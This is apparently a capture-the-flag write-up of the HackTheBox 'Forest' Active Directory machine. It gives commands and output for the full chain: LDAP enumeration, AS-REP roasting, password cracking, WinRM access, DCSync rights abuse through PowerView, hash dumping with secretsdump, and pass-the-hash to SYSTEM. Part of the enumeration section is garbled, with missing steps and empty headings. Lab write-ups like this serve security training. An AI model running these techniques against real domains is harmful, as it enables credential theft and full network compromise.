

1. Machine Information

- **Target IP:** 10.129.17.64
 - **Machine Name:** Forest
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → LDAP anonymous bind → User enumeration → Kerberos AS-REP roasting → Password crack → WinRM access → BloodHound path → ACL abuse → DCSync → Administrator hash → PSEXEC → Root

3. Tools Used

- nmap
 - ldapsearch
 - kerbrute
 - john
 - evil-winrm
 - PowerView
 - impacket-secretsdump
 - impacket-psexec
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.17.64
```

Findings

- 88 → Kerberos
- 389 → LDAP
- 445 → SMB
- 5985 → WinRM
- Domain: htb.local

Why It Matters

- Domain Controller detected
- Kerberos + LDAP → credential attacks possible

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Forest]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.17.64
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 16:04 +0530
Nmap scan report for 10.129.17.64
Host is up (0.27s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-04-11 10:41:30Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds   Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb-os-discovery:
```

5. Enumeration

Step 1 — Identify Domain

Result:

htb.local

Why Important:

- Required for Kerberos attacks

Step 2 — LDAP Anonymous Bind

Command:

```
ldapsearch -x -H ldap://10.129.17.64 -s base
```


Result:

- Anonymous bind successful

Why Important:

- Allows user enumeration

Screenshot 2 — LDAP Output



```
(abhay@Kali)-[~/Desktop/Forest]
$ ldapsearch -x -H ldap://10.129.17.64 -s base
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#
#
dn:
currentTime: 20260411104507.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=htb,DC=local
dsServiceName: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=htb,DC=local
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local
defaultNamingContext: DC=htb,DC=local
schemaNamingContext: CN=Schema,CN=Configuration,DC=htb,DC=local
configurationNamingContext: CN=Configuration,DC=htb,DC=local
rootDomainNamingContext: DC=htb,DC=local
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
```

Step 3 — Extract Usernames

Command:

```
ldapsearch -x -H ldap://10.129.17.64 -b "dc=domain,dc=local" "(objectClass=user)"
sAMAccountName | grep sAMAccountName | awk '{print $2}' > users.txt
```

Result:

Command:

Result:

Why Important:

- ### Screenshot 3 — Kerbrute Output

WHAT IT IS

- ## WHY IT WORKS

\$krb5asrep\$23\$svc-alfresco@HTB.LOCAL:...

```
(abhay@Kali) - [~/Desktop/Forest]
$ impacket-GetNPUsers htb.local/svc-alfresco -dc-ip 10.129.17.64 -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:781bc3d374aed0ba87a1e6470302a212$348f91db416a6db7f5023f1adf41ae07e3532edf8c3dd913815e1cd7af60f966e48ebda783385ca4bf51aa0fdf3912a7
771d71c9ddcd867cd9970e032bd43d9b9f0945d9a621d010ccedbd17ce58091be96e4d425983b902b9050c0968cb068cc580184005ea05e9cc7fcd2401f9017e0520f7a3e9a015a0622cf39be9a1f5e6d37fc
43fe736c14ded5eac455cf556187a185da39f92f6a8240d7d63c6c5f726cde90ae7cc4ed6fbffbe3a0dced010b819171881e44541df477db3a0aa0c3578c6cc908e1d0605c5469fae227b9d6f1ba30d2206a7c
8480c92f8ba0e680fd05aa38352029ab
```

Step 6 — Crack Password

Command:

john hash.txt --fork=4 -w=/usr/share/wordlists/rockyou.txt

Result:

s3rvice

Screenshot 5 — Cracked Password

```
(abhay@Kali) - [~/Desktop/Forest]
$ john hash.txt --fork=4 -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads per process (8 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
4 lg 0:00:00:01 DONE (2026-04-11 16:38) 0.8474g/s 865627p/s 865627c/s 865627C/s s454587..s3r10u55
3 0g 0:00:00:04 DONE (2026-04-11 16:38) 0g/s 779551p/s 779551c/s 779551C/s !!123!!rere.a6_123
1 0g 0:00:00:04 DONE (2026-04-11 16:38) 0g/s 756528p/s 756528c/s 756528C/s !!2421rrmm.ie168
Waiting for 3 children to terminate
2 0g 0:00:00:05 DONE (2026-04-11 16:38) 0g/s 712909p/s 712909c/s 712909C/s !!1solid.abygurl69
Session completed.
```

6. Exploitation

Step 7 — WinRM Access

Command:

evil-winrm -i 10.129.17.64 -u svc-alfresco -p s3rvice

RESULT

svc-alfresco

Screenshot 6 — Shell Access

```
(abhay@Kali)-[~/Desktop/Forest]
$ evil-winrm -i 10.129.17.64 -u svc-alfresco -p s3rvice
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```

7. Shell Access

- User:

svc-alfresco

8. Post-Exploitation

- Domain access confirmed
 - Privilege escalation path required
-

9. Privilege Escalation

Step 8 — Add User

```
net user john abc123! /add /domain
```

Step 9 — Add to Groups

```
net group "Exchange Windows Permissions" john /add
```

```
net localgroup "Remote Management Users" john /add
```

Step 10 — Upload PowerView

```
upload PowerView.ps1
```

```
..\PowerView.ps1
```

Step 11 — Create Credentials

```
$pass = convertto-securestring 'abc123!' -asplain -force
```

```
$cred = new-object system.management.automation.pscredential('htb\john', $pass)
```

Step 12 — Grant DCSync Rights

```
Add-ObjectACL -PrincipalIdentity john -Credential $cred -Rights DCSync
```

Vulnerability Found

- Misconfigured ACL allows DCSync
-

WHY IT WORKS

- Exchange Windows Permissions group can modify domain ACL
-


Step 13 — Dump Hashes

```
impacket-secretsdump htb/john@10.129.17.64
```

RESULT

- Administrator NTLM hash obtained

Screenshot 7 — Hash Dump



```
(abhay@Kali)-[~/Desktop/Forest/PowerSploit/Recon]
$ impacket-secretsdump htb/john@10.129.17.64
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$_331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
^C[-]
Delete resume session file? [y/N] y
[*] Cleaning up...
```


Step 14 — Administrator Access

```
impacket-psexec administrator@10.129.17.64 -hashes  
aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
```

RESULT

NT AUTHORITY\SYSTEM

Screenshot 8 — Admin Shell




```
(abhay@kali) - [~/Desktop/Forest/PowerSploit/Recon]  
$ impacket-psexec administrator@10.129.17.64 -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6  
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Requesting shares on 10.129.17.64.....  
[*] Found writable share ADMIN$  
[*] Uploading file rCBajno.exe  
[*] Opening SVCManager on 10.129.17.64.....  
[*] Creating service voZm on 10.129.17.64.....  
[*] Starting service voZm.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> █
```

10. Flags

User Flag

type C:\Users\svc-alfresco\Desktop\user.txt

Screenshot 9 — User Flag




```
C:\Windows\system32> type C:\Users\svc-alfresco\Desktop\user.txt  
0637ea6aed0d1202db01b250be0d6fa10
```

Root Flag

type C:\Users\administrator\Desktop\root.txt

Screenshot 10 — Root Flag



```
C:\Windows\system32> type C:\Users\administrator\Desktop\root.txt  
ed500265e021ee7d520c425528f2b6e2
```

11. Skills / Takeaways

- LDAP anonymous enumeration
- Kerberos AS-REP roasting
- Password cracking (john)

- WinRM exploitation
 - Active Directory ACL abuse
 - DCSync attack
 - NTLM hash authentication (Pass-the-Hash)
 - Full domain compromise workflow
-